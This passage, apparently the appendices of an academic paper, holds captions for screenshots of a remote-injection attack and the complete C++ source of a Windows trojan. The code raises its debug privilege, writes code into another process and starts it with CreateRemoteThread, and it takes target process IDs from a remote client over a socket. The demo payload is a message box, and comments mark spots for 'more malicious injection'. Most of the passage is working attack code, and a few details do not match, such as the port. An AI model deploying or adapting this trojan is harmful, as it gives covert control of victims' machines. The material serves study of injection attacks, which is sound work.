

Fig. 9. Left: Attacker front end "RemoteInjectorClient" running on attacking machine; Right: the implanted Trojan "RemotInjectorServer" running on host under attack



Fig. 10. Attacker machine establishing connection to attacked machine (side by side)



Fig. 11. Attacker machine successfully injected malicious message box to attacked machine side by side

APPENDICES

Injector.cpp

```
#include "injector.h"
DWORD injectedFunc(PARAMETERS * myparams){
        MsgBoxParam injectedMsgBox =
(MsgBoxParam)myparams->MessageBoxInj;
        int res = injectedMsgBox(0, myparams->text,
myparams->caption, myparams->buttons);
        switch(res){
        case IDOK:
            //  more malicious injection
        case IDCANCEL:
            // more malicious injection
        }
        return 0;
```

```
}
 DWORD nullFunc(){
  return 0;
}
 //to avoid conflicts with the system
int preparePrivileges(){
  HANDLE h;
  TOKEN_PRIVILEGES tp;
  if(OpenProcessToken(GetCurrentProcess(),
TOKEN_ADJUST_PRIVILEGES |
TOKEN_QUERY,&h))
  {

LookupPrivilegeValue(NULL,SE_DEBUG_NAME,&tp.
Privileges[0].Luid);
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Attributes =
SE_PRIVILEGE_ENABLED;
       if (AdjustTokenPrivileges(h, 0, &tp, sizeof(tp),
NULL, NULL)==0){
        return 1;
       }else{
        return 0;
       }
   }
   return 1;
}
int inject(DWORD pid)
{
   preparePrivileges();
  if (pid==0) return 1; //error
   HANDLE p;
   p = OpenProcess(PROCESS_ALL_ACCESS,false,pid);
//opening process
   if (p==NULL) return 1; //error
   char * mytext = "you have just inject this message into
an application.\0";
   char * mycaption = "Injection result\0";
   PARAMETERS myData;
   HMODULE user32 = LoadLibrary("User32.dll");
   myData.MessageBoxInj =
(DWORD)GetProcAddress(user32, "MessageBoxA");//
injected message box
   strcpy(myData.text, mytext); //  message of message
box
   strcpy(myData.caption, mycaption); //  message box
caption
   myData.buttons = MB_OKCANCEL |
MB_ICONQUESTION; // message box buttons
   DWORD size_injectedFunc = (PBYTE)nullFunc -
(PBYTE)injectedFunc;  //calculate myFunc size
   //--------injection starts here
   LPVOID injectedFuncAddress = VirtualAllocEx(p,
NULL, size_injectedFunc,
    MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE); // myFunc memory
    WriteProcessMemory(p, injectedFuncAddress,
(void*)injectedFunc,
            size_injectedFunc,NULL);
   // write injected code into memory
    LPVOID DataAddress =
            VirtualAllocEx(p,NULL,sizeof(PARAMETERS
),MEM_RESERVE|MEM_COMMIT,PAGE_READWRI
TE); //data memory
    WriteProcessMemory(p, DataAddress, &myData,
sizeof(PARAMETERS), NULL); // write data
            HANDLE myThread = CreateRemoteThread(p,
NULL, 0,
(LPTHREAD_START_ROUTINE)injectedFuncAddress,
DataAddress, 0, NULL); // create thread
     if (myThread!=0){
       //injection completed
       WaitForSingleObject(myThread, INFINITE);   //wait
till thread finishes
       VirtualFree(injectedFuncAddress, 0,
MEM_RELEASE); //free up myFunc memory
       VirtualFree(DataAddress, 0, MEM_RELEASE);
//free up data memory
       CloseHandle(myThread); // kill thread
       CloseHandle(p);  //close the handle to the process
     }
              else{//error
     }
    system("PAUSE");
    return EXIT_SUCCESS;
}
```

Injector.h

```
//injector.cpp
#pragma once
#include <iostream>
#include <cstdlib>
#include <iostream>
#include <windows.h>
#include <iostream>
#include <fstream>
#include <stdlib.h>
#include <tlhelp32.h>
using namespace std;
typedef int (WINAPI* MsgBoxParam)(HWND,
LPCSTR, LPCSTR, UINT);
struct PARAMETERS{
        DWORD MessageBoxInj;
        char text[50];
        char caption[25];
        int buttons;
//       HWND handle;
};
int preparePrivileges();
DWORD injectedFunc(PARAMETERS * myparam);
DWORD nullfunc(); // used to get myFunc memory
allocated size
int inject(DWORD pid);
```

Socket.cpp

```
//socket.cpp
#include "socket.h"
Socket::Socket()
{
   if( WSAStartup( MAKEWORD(2, 2), &wsaData ) !=
NO_ERROR )
   {
      cerr<<"Socket Error.\n"<<endl;
      system("pause");
      WSACleanup();
      exit(10);
   }
   //Create a socket
   mySocket = socket( AF_INET, SOCK_STREAM,
IPPROTO_TCP );
   if ( mySocket == INVALID_SOCKET )
   {
      cerr<<"Socket Error."<<endl;
      system("pause");
      WSACleanup();
      exit(11);
   }
   myBackup = mySocket;
}
Socket::~Socket()
{
   WSACleanup();
}
bool Socket::SendData( char *buff )
{
   send( mySocket, buff, strlen( buff ), 0 );
   return true;
}
bool Socket::RecvData( char *buff, int len )
{
   int i = recv(mySocket,buff,len,0);
   buff[i] = '\0';
   return true;
}
void Socket::CloseConnection()
{
   closesocket( mySocket );
   mySocket = myBackup;
}
void Socket::GetAndSendMessage()
{
   char msg[BuffLength];
   cin.ignore();
   cout<<"Send > ";
   cin.get( msg, BuffLength );
   SendData( msg );
}
void ServerSocket::StartHosting( int port )
{
    Bind( port );
    Listen();
}
void ServerSocket::Listen()
{
   if ( listen ( mySocket, 1 ) == SOCKET_ERROR )
   {
      cerr<<"ServerSocket Error\n";
      system("pause");
      WSACleanup();
      exit(15);
   }
   acceptSocket = accept( myBackup, NULL, NULL );
   while ( acceptSocket == SOCKET_ERROR )
   {
      acceptSocket = accept( myBackup, NULL, NULL );
   }
   mySocket = acceptSocket;
}
void ServerSocket::Bind( int port )
{
          char *addr="0.0.0.0";
   myAddress.sin_family = AF_INET;
   myAddress.sin_addr.s_addr = inet_addr(addr);
   myAddress.sin_port = htons( port );
   if ( bind ( mySocket, (SOCKADDR*) &myAddress,
sizeof( myAddress) ) == SOCKET_ERROR )
   {
      cerr<<"Server error"<<endl;
      system("pause");
      WSACleanup();
      exit(14);
   }
}
void ClientSocket::ConnectToServer( const char
*ipAddress, int port )
{
   myAddress.sin_family = AF_INET;
   myAddress.sin_addr.s_addr = inet_addr( ipAddress );
   myAddress.sin_port = htons( port );
   if ( connect( mySocket, (SOCKADDR*) &myAddress,
sizeof( myAddress ) ) == SOCKET_ERROR )
   {
      cerr<<"Client error"<<endl;
      system("pause");
      WSACleanup();
      exit(13);
   }
}
void Socket::SendAMessage(char message[BuffLength])
{
   SendData( message );
}
```

Socket.h

```
//Socket.h
#pragma once
#include <iostream>
#include "WinSock2.h"
using namespace std;
```

```
const int BuffLength = 256;
class Socket
{
   protected:
      WSADATA wsaData;
      SOCKET mySocket;
      SOCKET myBackup;
      SOCKET acceptSocket;
      sockaddr_in myAddress;
   public:
      Socket();
      ~Socket();
      bool SendData( char* );
      bool RecvData( char*, int );
      void CloseConnection();
      void GetAndSendMessage();
      void SendAMessage(char message[BuffLength]);
};
class ServerSocket : public Socket
{
   public:
      void Listen();
      void Bind( int port );
      void StartHosting( int port );
};
class ClientSocket : public Socket
{
   public:
      void ConnectToServer( const char *ipAddress, int
port );
};
```

RemoteInjector.cpp

```
//Main.cpp
#include "socket.h"
#include "injector.h"
using namespace std;
int main()
{
   int choice;
   int port = 888;
   bool done = false;
   char recMessage[STRLEN];
   cout<<"Remote Injector Server started @ 666
port,..."<<endl;
      //SERVER
      ServerSocket sockServer;
      cout<<"HOSTING..."<<endl;
      sockServer.StartHosting( port );
      //Connected
      cout<<"remote Injector Client is
connected,..."<<endl;
      while ( !done )
      {
         sockServer.RecvData( recMessage, STRLEN );
         cout<<"Recv PID > "<<recMessage<<endl;
         if ( strcmp( recMessage, "end" ) == 0 )
         {
            done = true;
            return 0;
         }
         inject(atoi(recMessage));
      }
}
```

ClientInjector.cpp

```
//RemoteInjectorClient//main.cpp
#include "Socket.h"
using namespace std;
int main()
{
   int port = 888;
   string RemoteIP;
   bool end = false;
   char msg[BuffLength];
   cout<<"Remote Injector client,..."<<endl;
   cout<<"Enter Remote Injector server : "<<endl;
   cin>>RemoteIP;
   //create client socket
   ClientSocket CS;
   cout<<"Attempting to connect..."<<endl;
   CS.ConnectToServer( RemoteIP.c_str(), port );
   //Connected
      cout<<"Remote Injector client is connected to a
Remote Injector server."<<endl;
      while ( !end )
      {
         cin.ignore();
         cout<<"Enter a pid:";
         cin.get( msg, BuffLength );
         CS.SendAMessage(msg);
         if ( strcmp( msg, "end" ) == 0 )
         {
            end = true;
         }
      }
      CS.CloseConnection();
}
```